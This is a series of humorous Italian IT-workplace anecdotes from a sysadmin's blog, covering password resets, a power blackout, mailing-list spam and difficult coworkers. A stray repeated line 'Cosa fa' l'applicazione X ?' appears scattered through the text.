Ovviamente, tutti i CL si sono ribellati all'idea di avere le stampanti attaccate al loro delicato nasino. Sono piovute centinaia (centinaia) di e-mail di protesta riportanti la non-igienicita' della cosa, la tossicita' del toner, il rumore eccetera eccetera.

In particolare, uno dei CL piu' "sonori" e' una tizia che ha persino tirato in ballo le proprie 'condizioni mediche'.

Apparentemente questa tipa e' allergica ad ogni cosa esistente sul pianeta terra. Il nostro HR mi ha confessato che negli 8 anni in cui questa tipa ha lavorato presso di noi sono stati passati non meno di 40 (quaranta) "casi particolari" dovuti a qualche cosa che questa tipa proprio non poteva tollerare.

Dall'allergia ad un certo tipo di carta da lettera (che, incidentalmente costava meno della meta' della carta a cui lei *non* era allergica), intolleranze alimentari varie che hanno fatto fallire una dozzina di contratti con altrettante societa' di catering e sostituire un'altra dozzina di macchine del caffe'.

Tempo addietro c'era stata la proposta di mettere una specie di espositore per snack, merendine e roba simile, per gli affamati dell'ufficio. Non c'e' bisogno di dire che la tipa ha tirato in ballo il proprio "delegato" (una figura simile ad un'avvocato ma con funzioni di fare valere i propri diritti nei confronti del datore di lavoro, non ho idea se esista in altri paesi o come si chiami) per vietare la cosa dato che risulta allergica al 99% di tali robe.

Il massimo (fino ad ora) e' stato quando la tipa si e' lamentata per l'insopportabile odore del dopobarba di qualcun'altro (!).

Ovviamente, la faccenda delle stampanti e' stata una festa per lei, sostanzialmente ci ha fatto spostare le stampanti per tutto l'edificio in cerca di un'antro ove lei non sentisse l'odore del toner, o almeno "non fosse tanto penetrante" (???).

Abbiamo persino pensato di spostare lei e le sue allergie sul tetto dell'edificio o dentro ad una delle sale riunioni, ma la cosa non e' andata in porto perche' (e c'e' da chiederlo) pare sia allergica alle piante sul tetto ed alla vernice delle sale riunioni (!).

Finalmente! Dopo circa un mesetto, l'impresa che stava lavorando alla riparazione della "sala" ha finalmente finito. Ergo, abbiamo spostato subito tutte le stampanti dentro rimuovendole da dove accidenti le avevamo piazzate e sperando che, con questo, fosse la fine della faccenda. Seeeeeee.... mammeglio.

Cosa fa' l'applicazione X ?

A parte i CL vari che hanno preso a lamentarsi per il fatto che **adesso** devono **alzarsi dalle loro sedie e camminare** fino alla "sala" per recuperare le stampe, la nostra Lady Allergia ha preso a lamentarsi che, con lo spostamento della stampante da dove stava adesso le piante le danno fastidio.

E stamani, io mi trovato in zona (per via di consegnare dei documenti al nostro HR).

CL - (gesticolando verso le piante) Spostarle non serve a niente ti dico, continuano a darmi fastidio.

HR - Ma non ti davano fastidio prima.

CL - Perche' c'era la stampante in mezzo, e l'odore del toner copriva quello delle piante. Adesso le piante sono li' da sole.

IO - Che hanno che non va le piante?

CL - Sono allergica al polline di queste piante!

IO - Allergica? Al polline?

CL - Si' esatto.

HR - Vabbe', adesso sta venendo la bella stagione, potremo spostare le piante verso il balcone...

CL - Così il vento mi spinge le spore addosso direttamente! ...e.... ..eeeeee..... EEEEEEECCCIU' (starnuto)

HR fa un salto indietro.

HR - Hemmm... salute...

CL - Ma che salute e salute eee.... eeeeeeeee.... eeeeeEEEEEECCCIU!!! (altro starnuto).

IO - Sara' il raffreddore.

CL - No, sono le piante ti dico.

IO - Ma... non so se avete notato...

Tutti e due mi guardano.

IO - Ma quelle piante...(pausa drammatica)

CL - Cosa?

IO - Sono di plastica.

Ebbene si'! Le famose piante di cui questa rintronata sostiene di essere allergica sono false come una banconota da 3 euro!

Dopo un po', in privato, HR mi ha confessato che anche lui stava cercando un modo per farlo notare alla tipa, ma non voleva essere troppo 'rude'.

Davide

17/01/2009 14:48

Enter your (l)username and password...

E fu cosi' che, dopo un'occhiata all'elenco dei costi di dial-up, DaBoss decise che, no, non e' possibile che lo stesso utente abbia chiamato da 3 citta' diverse, che sono ad almeno 3000 Km l'una dall'altra, nello stesso giorno ed abbia totalizzato qualche cosa come 5000 euro di connessione in una botta sola.

Cosi' venne il momento in cui **tutti** i (l)user hanno da cambia' la loro password. E venne pure il momento in cui "qualcuno" (aka:io) ha da inventarsi un modo per consentire ai suddetti (l)user di cambiare la password. Perche' ovviamente l'idea di usare telnet o ssh, fare login e poi digitare 'passwd' e' assolutamente al di la' delle normali capacita' umane.

Cosi' mi invento un'accrocchio in perl/bash/expect che consente agli utonti di cambiare la password facendo clicky-clicky nel loro dannato browser. Ed ovviamente succede un casino. Ed il problema piu' grosso e' che i luser sanno chi ha fatto la maledetta paginetta. E sanno il mio nome. E, peggio di tutto, conoscono il mio numero di telefono...

Sto' cercando di debuggare un'altro pezzo di codice, quando il telefono si mette a suonare, io guardo il display che mi dice che l'utonto in questione e' nel mio stesso edificio.

IO - Cosa?

CL - (voce femminile) Salve, mi hanno detto che devo cambiare la mia password.

IO - Cio' e' possibile.

CL -(silenzio)...

IO - Hallo??

CL - Si'... allora...

IO - Quale e' il problema?

CL - Hemmm.. non mi ricordo la password precedente.

IO - E come fai login al matti...no, non dirmelo...

CL - Non faccio mai logout.

IO - Eccolo, lo sapevo.

CL - Posso sapere la mia vecchia password?

IO - No. Non posso sapere la tua vecchia password perche' e' segreta, pero' posso cambiarla con un'altra.

CL - Ah, ok.

IO - Quale e' il tuo username?

CL - Il mio cosa?

IO - Il nome utente.

CL - Non sono ben sicura...

IO - (pensando: ecchemipareva) Quale e' il tuo nome?

CL - Il mio cosa?

IO - Come ti chiama la gente? (pensando: no, non brutta XXXXX, quello lo so)

CL - \$nomeutente.

Un paio di clickety-click per interrogare il database utenti dopo.

IO - Da quello che vedo tu non hai un'account di login, solo un'account di posta.

CL - E che vuol dire?

IO - Che non hai un'account che permette di fare login nel sistema, solo un'account per la posta, che e' locale nel tuo ufficio, quindi non c'e' nessun bisogno di cambiare tale password e se vuoi farlo devi chiedere al tuo capufficio.

CL - Ma...

Cosa fa' l'applicazione X ?

IO - Cosa?

CL - Hemmm...

IO - Senti, digli a chicchessia che ti ha detto di cambiare la password che l'hai cambiata e finita li'.

Dopo aver rassicurato CL mi rimetto a fare quello che stavo facendo, o meglio, comincio a pensare a "che cosa era che stavo facendo?", ma il riposo e' di breve durata perche' il telefono risuona, e stavolta il numero e' esterno.

IO - Cosa?

CL2- Hallo! Sono wruxzrucxbrubruwhoa (*rumori vari di connessione fetente*) mi sono dimenticato la mia password!

IO - Bravo! Mandami una mail.

CL2- Mah... come?

IO - Con un qualsiasi sistema per mandare una mail!

CL2- Ma non posso mandare mail!

IO - Non ce l'hai un'account tipo \$notoaccountdiwebmail o \$altronoaccount?

CL2- Ma... non hai capito...

IO - E allora spiega.

CL2- Ho scordato la mia password!

IO - (ma questo ci ha la fissa) Si, questo lo abbiamo capito.

CL2- E mi serve di saperla.

IO - Bravo! Mandami una mail.

CL2- Non posso! Sono all'aeroporto e non ho nessun modo di collegarmi!

IO - E allora non ti serve sapere la password adesso.

CL2- Ma...

IO - Quando arrivi dove devi arrivare mandami una mail, altrimenti telefona al tuo capoufficio che procedera' secondo i canali ufficiali.

CL2- Ma...

IO - Senti bello (che non so se e' bello o no ma non me ne frega niente), io non ho nessuna intenzione di dire per telefono, con qualcuno che non ho mai visto in vita mia e non ho la piu' pallida idea di chi accidenti sia, una password di accesso al sistema. Quindi, o mi mandi una mail da un'account che possiamo identificare o parli con qualcuno, come il tuo capoufficio, che ti conosce e puo' garantire che tu sei chi dici di essere.

Chiaro?

CL2- Ma...

IO - Fila a prendere il tuo aereo.

E' proprio vero: password e luser non vanno d'accordo.

Davide

17/01/2009 14:48

PowerOff

Sono in groppa alla mia moto e mi sto appropinquando all'ufficio, quando di botto la tangenziale diventa un'unico coagulo di veicoli. Decido di evitare la trombosi e di uscire un'uscita prima del solito. Pessima idea, dato che il traffico ha già debordato nelle strade periferiche.

Poi noto anche una stranezza: i semafori sono spenti.

Raggiungo comunque l'ufficio in dieci minuti e mentre parcheggio, noto alcuni CL vagolare con aria smarrita di fronte all'edificio.

E capisco il perché: il mio badge non apre la porta. Il lettore fa "bip" e la lucetta verde si illumina, ma la porta resta chiusa. Obella!

Dopo aver aperto la porta con le maniere brusche (il che mi fa pensare a quanto sia sicura questa porta), quasi mi scontro con Sander.

IO - La porta e' rotta?

SB - No. Siamo senza corrente.

Ebbene sì! E' il terribile blackout! Che ha interessato quasi mezza Amsterdam provocando i dovuti casini. Vabbe', non e' che la cosa mi preoccupi molto. I server importanti sono in co-locazione dall'altra parte della città e quelli hanno gruppi di continuità con riserva di 48 ore.

A questo punto mi incontro con DaBoss che si aggira con aria sperduta.

TB - Ho appena ricevuto una telefonata da quelli in Leiden che stanno cercando di accedere al server di \$applicazione e non funziona!

IO - Dato che il server e' di sotto in sala macchine e che l'intero edificio e' senza corrente, la cosa non mi stupisce più di tanto.

TB - E che possiamo fare?

IO - Aspettare che torni la corrente.

TB - Ma... quelli stanno cercando di fare un corso!

IO - L'ho detto almeno una cinquantina di volte che quel server avrebbe dovuto essere spostato in co-locazione con tutti gli altri, che i server di produzione non dovrebbero essere ospitati in questo edificio. Proprio perché la connettività di questo edificio e' in dubbio.

TB - Potremmo portare là il server... tu sei in macchina?

IO - (standogli davanti in completo assetto da motociclista: stivali, giacca guanti e casco integrale piantato in testa) Tuchennepensi?

TB - Hemmm... no...

IO - Bravo!

Quindi me ne vado a piazzare giù l'armamentario e mi faccio un giretto in Sala Macchine. Tutti gli UPS stanno strillando come oche ovviamente. Inizio a spegnere le macchine prima che gli UPS diano forfait.

Fast-forward di un paio d'ore

Finalmente viene ripristinata la corrente, su suggerimento di DaBoss io aspetto comunque a riaccendere tutto. Ovviamente tutti i CL cominciano a bombardarci quando si rendono conto che non possono fare login, leggere la posta, surfare il web eccetera eccetera... così' dopo una penosa attesa di 5 minuti io ed Eric andiamo

Cosa fa' l'applicazione X ?

al grande riavvio.

E qui cominciano i dolori. Si' perche' pare che uno dei rack non riceva piu' tensione.

ER - Allora, questo coso e' attaccato alla presa, ma mi dice che non c'e' tensione.

IO - Magari e' saltato il magnetotermico quando abbiamo riacceso i due UPS tutto in un botto solo. Guarda un po' il quadro.

ER - (dall'altra parte della stanza guardando il quadro elettrico) Ok, sto guardando il quadro... non e' molto interessante.

IO - Ci sono degli interruttori spenti?

ER - Si.

IO - (guardando la presa) Dovrebbe essere la numero 12.

ER - E quale e' la numero dodici?

IO - ...quella con un piccolo 'uno' seguito da un piccolo 'due' ?

ER - **NON C'E' UNA SEGA SCRITTO QUI!!!**

Io vado a vedere e... in effetti, il pannello non riporta nessuna indicazione di nessun genere. Tutti gli interruttori sono rigorosamente non marcati.

Proviamo a vedere se contando gli interruttori, casualmente, quello "spento" casca sul dodici, ed ovviamente non e' cosi'.

IO - Vabbe', attacchiamo sto coso ad un'altra presa.

Ed e' a questo punto che noto che la presa precedente e' marcata "9".

IO - ??Dove accidenti stanno le prese "10" ed "11"?

ER - Io non le ho rubate...

Comunque riusciamo ad attaccare gli UPS mancanti ad un'altra presa e (alleluja!) tutto riparte a funzionare. Poco dopo stiamo parlando con DaBoss (stressato dalle geremiadi degli utenti).

IO - ...ed inoltre le prese "10" ed "11" sono mancanti, si passa direttamente da 9 a 12.

A questo punto uno dei nostri "cuochi" (C1 - la Sala Macchine confina con la caffetteria) ci interrompe.

C1 - Che cose' che cercate?

IO - Un paio di prese di corrente. Grosse e rosse, marcate "10" ed "11".

C1 - Sono la' (indicando la cucina).

Noi guardiamo e... ebbene si', ci sono due grosse prese di corrente attaccate al muro marcate "10" ed "11".

Ora, non abbiamo verificato, ma mi sa tanto che tali prese sono effettivamente quelle mancanti in Sala Macchine. Cosi' abbiamo due prese, collegate al quadro generale della Sala che alimentano un'affettatrice ed un frigorifero... Sto cominciando a pensare che forse l'impianto elettrico di questo palazzo lo hanno fatto i miei "Unni".

Davide

17/01/2009 14:05

Moderati questo!

Sto tentando di debuggare uno script che [informazioni utili rimosse] usando [altre informazioni utili rimosse] quando il telefono suona.

IO - Cosa?

?? - Ruzzlfruhfruhwhoazuppdubbdubb...

Foxxuti telefoni VoIP! Due barattoli con una stringa in mezzo funzionano meglio.

IO - COOOOOOSAAAA???

UL - Sono UL.

IO - Sì, quale è il problema?

UL - Sto ricevendo tonnellate di posta da una mailing list e non la voglio!

IO - Be', rimuovi la sottoscrizione dalla lista.

UL - Non posso!

IO - Perché no? Che mailing list?

UL - \$nomedellamailinglist

Così io faccio il mio clickety-click sul server e vedo subito perché non si può de-sottoscrivere: perché lei (sì, è una "lei") è la schifosa moderatrice!

IO - Sembra che tu sia la moderatrice della lista, e ci sono circa 300 richieste pendenti nella lista.

UL - Io sono in vacanza (mepensa: e perché accidenti non hai passato il giogo di moderatore a qualcun'altro PRIMA di andare in vacanza?) ed ogni volta che voglio leggere la posta ci mette secoli a scaricare tutta quella immondizia (mepensa: sei in vacanza, cosa 'azzo leggi la posta a fare?) e poi ricevo ancora più posta per via dei "rimbalzi".

IO - Quello è probabilmente dovuto al fatto che tu hai un'autorisponditore ed il software della mailing list non gradisce molto.

UL - Possiamo fermarlo?

IO - Non puoi parlare con qualcuno nel tuo ufficio (sì perché non è nemmeno in *questo* ufficio effettivamente) che possa fare il lavoro di moderazione finché non rientri dalle ferie?

UL - (come se non mi avesse manco sentito) Non possiamo semplicemente disattivare la moderazione?

IO - Suggerisco seriamente di **NON** farlo! Da quello che posso vedere la maggioranza di queste richieste sono spam, se disattiviamo la moderazione riceveremo **più** spam. Se non puoi gestire la moderazione (mepensa: ma perché ti sei messa in pista come moderatore se non volevi il lavoro?) suggerisco di spegnere completamente la mailing list finché qualcuno non può farlo. In ogni caso, non mi sembra molto attiva.

UL - No! Quella lista è per cose importantissime...

inserire qui' una storia molto lunga e molto noiosa relativa a roba estremamente importante che in ogni caso non è affatto importante

IO - In questo caso non vedo proprio cosa potremmo farne.

UL - L'ho detto: semplicemente togliere la moderazione!

IO - Se facciamo così sarà un casino di proporzioni cosmiche. Fidati riguardo a quello.

A questo punto UL si è lanciata in una storia ancora più lunga e noiosa relativa al come le cose potrebbero essere molto più semplici se **noi** facessimo per una volta quello che gli utenti ci chiedono e yada yada yada

IO - Ok! OK! Manda una mail all'helpdesk spiegando cosa vuoi ed il perché.

Cosa fa' l'applicazione X ?

UL - Non puoi semplicemente farlo ora?

IO - No, perche' cosi', quando qualcuno verra' a cercarmi assetato di sangue io avro' prove cartacee per inviarlo verso la vera vittima.

Fast-forward di un paio di giorni, quando UL2 (che e', incidentalmente, il diretto capo di UL) arriva giu' come un tornado e mi agita un fascio di fogli sotto al naso.

UL2- Sai che roba e' questa?

IO - (scostandomi come se i fogli puzzassero) Un fascio di fogli?

UL2- Esatto! E sai cosa c'e' sopra?

IO - Se la smetti di agitarli per un secondo forse riesco a darci un'occhiata..

UL2- (sempre agitando i fogli) E' SPAM!!! Tonnellate di robaccia che arrivano nella mia casella di posta!

IO - (pensando: e tu **dovevi** stamparla?) Hai spento il filtro antispam?

UL2- Sta' roba arriva dal nostro server delle mailing list!

IO - Da quale lista?

UL2- \$nomedellamailinglist

IO - Oh! Mi ricordo di quell'affare: UL ci ha chiamati ed ha mandato una richiesta di disattivare le opzioni di moderazione per la lista dato che era in vacanza.

UL2- COOOOSAAA??? E perche' diavolo lo ha fatto?

IO - Hey! Lei e' il moderatore... lei decide cosa fare.

UL2 riparte come John Wayne, ed io ritorno a pensare "cosa accidenti stavo facendo prima?". Dopo una mezz'oretta circa UL e' di ritorno.

UL2- Ho telefonato ad UL! Mi ha detto che tu le hai detto che era Ok.

IO - Stica\$\$i! Le ho detto esattamente l'opposto.

UL2- Ma lei ha detto...

IO - Tutte le chiamate di supporto sono registrate. Vuoi andare a sentirti i nastri (cosi' ti rendi conto con quali richieste cerebrolese devo avere a che fare)?

UL2- Ok, disattiva quella mailing list, quando UL e' di ritorno dalle sue vacanze dovro' farci una chiacchierata.

Mi piacerebbe vedere quella "chiacchierata". O forse no.

Davide

17/01/2009 14:06

Tutti insieme appassionatamente!

Si approssimano le ferie, periodo di rilassatura e recupero dopo il periodo di casino invernale (e semi-primaverile dato che ci siamo beccati neve in marzo...). Nel frattempo, tanto per far divertire qualcuno (che non sono io) uno dei tanti UL ha deciso che cio' che serve e' un bel periodo di 'ritirata'.

No, non sto parlando di gabinetti. Nella testa (bacata) di UL la cosa migliore e' quella di organizzare un'ennesima attivita' di "bound forming", stavolta costringendo tutti i poveri tapini in un campeggio sperduto nella campagna Olandese, per una settimana, a fare attivita' insalubri (sia per il corpo che per la mente).

E nella testa (bacata) di UL *io* dovrei anche partecipare.

Fortunatamente per me e sfortunatamente per lui io ho accuratamente evitato di rispondere a tutte le email di richiesta, pubblicizzazione dell'evento et similia e quando e' passato di qui di persona brandendo l'elenco dei partecipanti (o presunti tali) ed una penna con aria minacciosa io mi sono eclissato rapidamente sotto al tavolo.

Il risultato e' che il 90% dell'ufficio e' deserto ed io mi sto godendo la solitudine svolgendo quei lavoretti di manutenzione generica che in genere non riesco mai a fare perche' subissato di richieste idiote da parte dei vari CL.

Per esempio cercare di spiegare ad un Luser-Consultant dalla testa particolarmente dura che se io configuro il server di posta in modo che forwardi la posta al **suo** server di posta, che lui ha installato e configurato ed io non ho le password e non ho la piu' pallida idea di come e' configurato ne' voglio saperlo, e lui configura il suo server di posta per forwardare la **stessa** posta indietro al mio server, c'e' qualche cosa di seriamente sbagliato.

Quindi sono sostanzialmente ben disposto quando uno dei CL si appropinqua.

CL - Posso fare una domanda?

IO - Offre possibilita' di ricatto?

CL - ...eh?

IO - Lascia perdere. Spara la domanda.

CL - Abbiamo dei problemi di internet oggi?

IO - Non mi pare, in ogni caso dovresti domandare al nostro tecnico IBM per queste cose, e' lui che e' responsabile della rete di questo ufficio.

CL - E dove e'?

IO - Bella domanda. Non l'ho ancora visto stamani.

Ma la domanda di CL mi incuriosisce, cosi' controllo e mi pare che tutto sia a posto. E' a questo punto che noto un paio di tizi con salopet regolamentare da Unno trasportare grossi rotoli di cavo dall'altra parte dell'ufficio. Decido di domandare a Sander.

IO - Che stanno facendo quelli?

SB - Oh, stanno spostando la rete di \$noiguardiamolebellestelline.

IO - Stanno... cosa???

SB - Si spostano dall'altra parte del palazzo, quindi c'e' da rifare tutto il cablaggio. Cosi' lo facciamo adesso che non c'e' quasi nessuno in ufficio.

IO - Oh, magnifico... e nessuno ha pensato di avvisarci magari?

SB - Credo che sia stato annunciato ad Erik.

Cosa fa' l'applicazione X ?

Vabbe'. La rete dell'ufficio non la gestisco io comunque, quindi...

E' a questo punto che suona il telefono.

IO - Cosa?

?? - Ruzzlgfrubtruptrup wholla wholla yowwww....

Il telefono fa sempre schifo...

IO - Coooooosa???

TB - Sono tb... da \$postofuoridalmondo.

IO - Oh, come vanno le cose?

TB - Uno schifo. Piove a dirotto! Mezzo campeggio e' sott'acqua adesso sta pure grandinando. Fa un freddo becco. Cosi' ci siamo rifugiati all'interno del vicino ristorante.

IO - Da morire dal ridere...

TB - Inoltre ho le batterie del PDA a terra.

IO - Non vedo che differenza faccia.

TB - Ci sono novita' la'?

IO - A parte il branco di unni che stanno sradicando cavi in meta' del palazzo per il trasloco di \$noiguardiamolebellestelline del quale nessuno ci ha avvisato, tra parentesi: ottimo modo per buttare via un mucchio di soldi, no.

TB - Vabbe'... se ci fosse qualche problema per il quale la mia presenza fosse assolutamente necessaria, cosicche' io *fossi mio malgrado obbligato* ad abbandonare *forzatamente* questo divertentissimo posto e ritornare in ufficio...

Iopenso... che stia cercando di dirmi qualche cosa? Nel frattempo sento in sottofondo un'altro dei CL, uno di quelli meno CL...

CL - Giuro!! Se mi fanno cantare di nuovo "cumbaja" faccio una strage!!!

IO - C'e' possibilita' di ricatto?

Tutto sommato la giornata non e' poi cosi' male...

Davide

17/01/2009 14:06

ULlery Queen

E' un tranquillissimo venerdi', meta' dell'ufficio e' completamente vuoto dopo che un deragliamento (il secondo in 5 giorni, sempre nello stesso punto) ha messo in ginocchio i trasporti pubblici di Amsterdam ed ha fatto si' che il 90% dell'ufficio si prendesse una giornata di ferie. Quindi sono molto rilassato e sto facendo un po' di documentazione su un qualche accrocchio di software quando uno degli UL si appropinqua.

UL - \$nomsoftware. Ldap. Directory.

IO - La scarpa rossa. Lo specchio nella biblioteca. 32 gradini al monumento.

UL - (guardandomi per un po' confuso) ...che 'a\$\$o dici???

IO - Non lo so. Che 'a\$\$o dici **tu**!

Qui' ci va una piccola spiegazione. UL e' un bravo ragazzo (credo), ma di tanto in tanto (anzi spesso) mi entra in "modalita' Ellery Queen". Cioe', invece di *fare la domanda*, butta piu' o meno nella mia direzione qualche indizio, quindi si aspetta che *io* gli dia la risposta giusta alla domanda che non mi ha fatto.

Il che potrebbe anche funzionare se non che 1) io non sono Ellery Queen 2) al mio confronto il Dottor Watson era un genio e 3) di solito quando lui comincia a parlare io sto facendo qualche cosa d'altro, sono concentrato su qualche altra cosa o (molto banalmente) sto fantasizzando su cosa fare del prossimo stipendio se e quando lo ricevero'. Percui prima che io disconnetta il cervello dal mio culo e lo ricolleggi ad occhi ed orecchie, dove dovrebbe essere collegato, la meta' degli indizi me li sono gia' persi.

Ergo: non c'e' la benche' minima possibilita' che io possa indovinare la sua domanda o dargli una risposta sensata. Percui mi limito a dirgli le prime tre cose che mi passano per la testa sperando che la capisca. Ma ovviamente non la capisce.

UL - Ti ricordi quella faccenda di \$applicazione che blah blah blah... usando LDAP per l'autenticazione blah blah blah... con una certa struttura blah blah yada... *quarantacinque minuti di pappardella*

IO - Vagamente... e'?

UL - A che punto siamo?

IO - Allo stesso punto in cui eravamo prima. Credo. Ma dovresti domandarlo al nostro conslutante (*no, non e' un refuso*) che ovviamente adesso non e' qui'.

E qui ci va un'altra piccola spiegazione. Tempo addietro UL, con la complicita' di un'altro UL si sono messi a progettare un'accrocchio di archiviazione/elaborazione immagini. Il tutto avrebbe dovuto essere gestito da una fantascientifica interfaccia che si sarebbe dovuta integrare senza fallo (nel senso di non fare 'azzate) con il database LDAP usato per l'autenticazione degli utenti. Tutto bellissimo se non che il database LDAP non esisteva e l'interfaccia nemmeno. Cosi' due conslutanti sono stati chiamati alla produzione dei due accrocchi. E qui cominciano i guai. Si perche' i due conslutanti abitano ed hanno i rispettivi uffici ai capi opposti d'Olanda, quindi i due hanno scelto di apparire in questo ufficio solo per una volta alla settimana. E, con la precisione di un'orologio svizzero costruito in Cina, mai contemporaneamente. Occasionalmente, con la stessa frequenza con cui la terra e' colpita da meteoroidi piu' grandi di una montagna, i due si incontrano in ufficio e spendono ore ed ore in meeting...

Le cose sono quindi andate piu' o meno cosi':

Rewind di 8 mesi circa

Conslutant1 - Allora, dobbiamo decidere sullo schema LDAP.

Conslutant2 - Ok, tu decidi e poi fammi sapere.

C1 - Ok.

Cosa fa' l'applicazione X ?

C2 - Ok.
riunione aggiornata

Due settimane dopo

C2 - Hai deciso sullo schema?
C1 - No.
C2 - Ok.
C1 - Ok.
riunione aggiornata

Tre settimane dopo

C1 - Lo schema e' pronto.
C2 - Bene. Mandamelo via mail.
C1 - Ok.
C2 - Ok.
riunione aggiornata

Due settimane dopo

C2 - Non ho ancora ricevuto la mail.
C1 - Ah, gia'... mi sono dimenticato.
C2 - Ok.
C1 - Ok.
riunione aggiornata

Tre settimane dopo

C2 - Dobbiamo aggiungere un'attributo.
C1 - Ok.
C2 - Ok.
riunione aggiornata

E cosi' via. Percui oggi, quando ho scoperto che C1 era presente in ufficio, mi sono messo a dargli la caccia e l'ho finalmente beccato.

C1 - (leggendo qualche cosa sul monitor) Sono molto occupato.
IO - A che punto siamo con questo database LDAP?
C1 - Ci sto lavorando.
IO - Hai detto la stessa cosa due mesi fa. Ed un mese fa.
C1 - E' una cosa molto complicata.
IO - Come no. Hai finito di riportare i dati dal database degli utenti?
C1 - Sto lavorando ad uno script di conversione.
IO - E quando lo finisci sto script di conversione?
C1 - Ci sto lavorando proprio ora. Come gia' detto sono occupatissimo.
IO - (leggendo nel riflesso della finestra alle sue spalle) ...l'allenatore del \$nomesquadracalcio ha rifiutato di commentare sulle prestazioni schifosissime del fuoriclasse acquistato a carissimo prezzo e che non ha ancora avuto la possibilita' di giocare perche' in condizioni pietose dopo essere stato ripescato dalla casa per appuntamenti in cui era rimasto per cinque settimane...
C1 - (mi fissa stralunato) ... herr...

Cosa fa' l'applicazione X ?

IO -c'e' un vetro dietro di te...

Ok Holmes, secondo lei quanti millenni ci vorranno per finire questo progetto?

Davide

17/01/2009 14:07

Qualche Cosa Non Funziona...

Qualche cosa non funziona. Ed io penso anche di sapere che cosa e', ma dovrei fare i raggi al cranio dei CL per esserne sicuro.

Stamani mi arriva prima un messaggio nella posta vocale, di qualcuno che ha un problema *urgentissimo* (sono sempre urgentissimi) e pretende che io lo richiami subito ed ovviamente nel messaggio sono mancanti alcuni particolari insignificanti. Tipo il nome del CL in questione ed il suo numero di telefono o il numero a cui potrei reperirlo.

Quindi mi limito a loggare un "ricevuto messaggio vocale di 'ignoto' che ha problemi" e continuo a sorbirmi il mio caffè. Ma la tranquillità e' di breve durata perche' una mezz'oretta dopo CL2 mi piomba giu'.

CL2- Hai chiamato CL1 ?

IO - Chi??

CL2- CL1.

IO - No. Perche' dovevo chiamarla?

CL2- Ti ha mandato un messaggio prima.

IO - (guardando nella coda dei messaggi) Non vedo niente. Sicura che l'abbia mandato a me?

CL2- Lei ha detto così'.

IO - Hummm... l'unico messaggio che potrebbe avere una qualche attinenza e' un messaggio di stamani di qualcuno che non diceva chi accidenti e' e non ha lasciato nessun numero di telefono.

CL2- E' lei!

IO - Herrr.... e perche' non ha lasciato il suo nome ed il suo numero?

In ogni caso, reperisco dal database utenti il nome ed il numero di telefono di questa svampita e la richiamo. Sorvolo sui convenevoli.

CL - Non riesco a bootare le pagine di email.

IO - Non riesci.... A FARE CHE???

CL - A bootare le pagine di mail.

IO - (abbandonando l'idea di tentare di capire cosa accidenti vuol dire) Ok, esattamente che accidenti fai?

CL - Faccio doppio click su PotterGoing ed il Pc si blocca.

IO - (pensando: 'azzo c'entra PotterGoing con la mail???) Hemmm... hai provato a riavviare il PC?

CL - Sì ma si blocca di nuovo.

IO - Hemmm... ok, spiega **bene** che accidenti stai facendo.

CL - Faccio doppio click su PotterGoing...

Dopo un bel po' di bestemmioni riesco a convincere CL a spiegarmi tutta la storia dal principio.

CL - Devo preparare questa presentazione per venerdì' (*iopenso: e dove sta la superurgenza considerando che oggi e' lunedì?*) così' ho cominciato a lavorarci su. Ad un certo punto mi si e' bloccato il PC, così' l'ho spento staccando la batteria (*iopenso: non e' un bel modo di riavviare il pc*) e quando ho ripreso la presentazione ne mancava metà' (*iopenso: e che ti aspettavi?*) e dopo un po' mi si e' ri-inchiodato il pc, e adesso quando cerco di aprire la presentazione si inchioda il pc.

Sorvolo sulla parte successiva cioè' quella dove io le consiglio di fare questo-e-quello per tentare di recuperare la sua foxxuta presentazione, sul modo migliore per resettare il pc senza sradicare la batteria, sul fatto che se un file e' incastato e' meglio buttarlo via subito e ripartire da capo che si perde meno tempo e su come il **non** lasciare nome e numero di telefono quando si lasciano messaggi vocali sia un leggero impedimento all'attività'

Cosa fa' l'applicazione X ?

del teNNico (cioe' io).

Fast-forward di un'altra mezz'oretta, quando una fastidiosa finestrella (IM) viene a turbare la calma del mio desktop.

CL3- Non riesco piu' ad accedere alla mia mail.

IO - E che problema hai?

CL3- Non funziona.

IO - Si questo me lo hai detto. Che errore ti da?

CL3- Non funziona.

IO - Ok, che errore ti da'?

CL3- Non funziona.

Ma porka##%#@!%^&@ ma che cosa ca\$\$o c'e' che non funziona nel cervello di sta gente? Perche' persistono nel ripetere la stessa cosa come registratori incantati?

IO - Ho capito che non funziona! Se non mi dici che errore ti riporta come accidenti pensi che possa capire quale e' il problema?

CL3- Non fun...mi dice password errata.

IO - Alleluja! E tu **hai** cambiato la tua password come da istruzioni che sono state mandate in giro per 3 mesi vero?

CL3- Quali istruzioni? Nessuno mi ha detto niente.

IO - Sivvabbe'. Allora, io ti riabilito l'account, che sara' di nuovo funzionante domani, tu **devi** cambiare la password entro questa settimana. Altrimenti l'account verra' bloccato di nuovo. Ok?

CL3- E se non cambio la password?

IO - Quale parte di 'si riblocca' non e' chiara?

Meno male che fra una settimana me ne vado in ferie...

Davide

17/01/2009 14:07

The Bastard Luser From The Depth Of Hell

Sono qui' che sto mettendo insieme uno script per automatizzare alcune procedure di normale manutenzione (aggiunta/rimozione utenti dalle mille mila mailinglist che gestiamo), quando il BLDH (Bastard Luser from the Depth of Hell) compare accanto al mio tavolo.

BLDH - Mi serve una mano.

IO - (indicando) Quello e' il tavolo del supporto tecnico.

BLDH - (come se non mi avesse sentito) Mi hanno portato ieri il collegamento ADSL, ma non riesco...

IO - (puntando il dito e fissandolo diritto nelle palle degli occhi) **QUELLO** e' il tavolo del supporto tecnico! Scio'!

Qui' ci va una piccola spiegazione. Il BLDH arrivo' qualche tempo fa, trasferito da uno dei nostri uffici periferici, immediatamente si classifico' come uno dei CL con il piu' alto livello di manutenzione richiesta. Non passano cinque minuti che non combini qualche casino o che non abbia una qualche richiesta o che non abbia bisogno di qualche cosa. Ora, *io* non dovrei fare da 'supporto tecnico' per gli utenti, dovrei limitarmi a programmare ed a fare da SysAdmin, per gli utenti ci sono due ragazzoni che si alternano come supporto tecnico. Nonostante cio', di tanto in tanto mi capita di dare una qualche dritta al CL di turno (specie se il CL in questione e' femmina e carina).

La prima cosa che questo rimbambito venne a domandare fu una tastiera francese. Si', lui e' francese (almeno, il nome lo suggerisce), ma si suppone che lui comunichi con gente che il francese non lo parla, la lingua ufficiale in ufficio e' solo inglese ed il resto del pianeta non e' proprio 'francesizzato'. Perche' sto rimbambito vuole una tastiera francese? Nessuno lo sa e lui non l'ha spiegato. Sta di fatto che una tastiera e' stata ordinata espressamente per lui.

Poi arrivo' a rompere con il suo PDA. Che e' il **suo** PDA. Non e' fornito dall'ufficio. La discussione ando' all'incirca cosi':

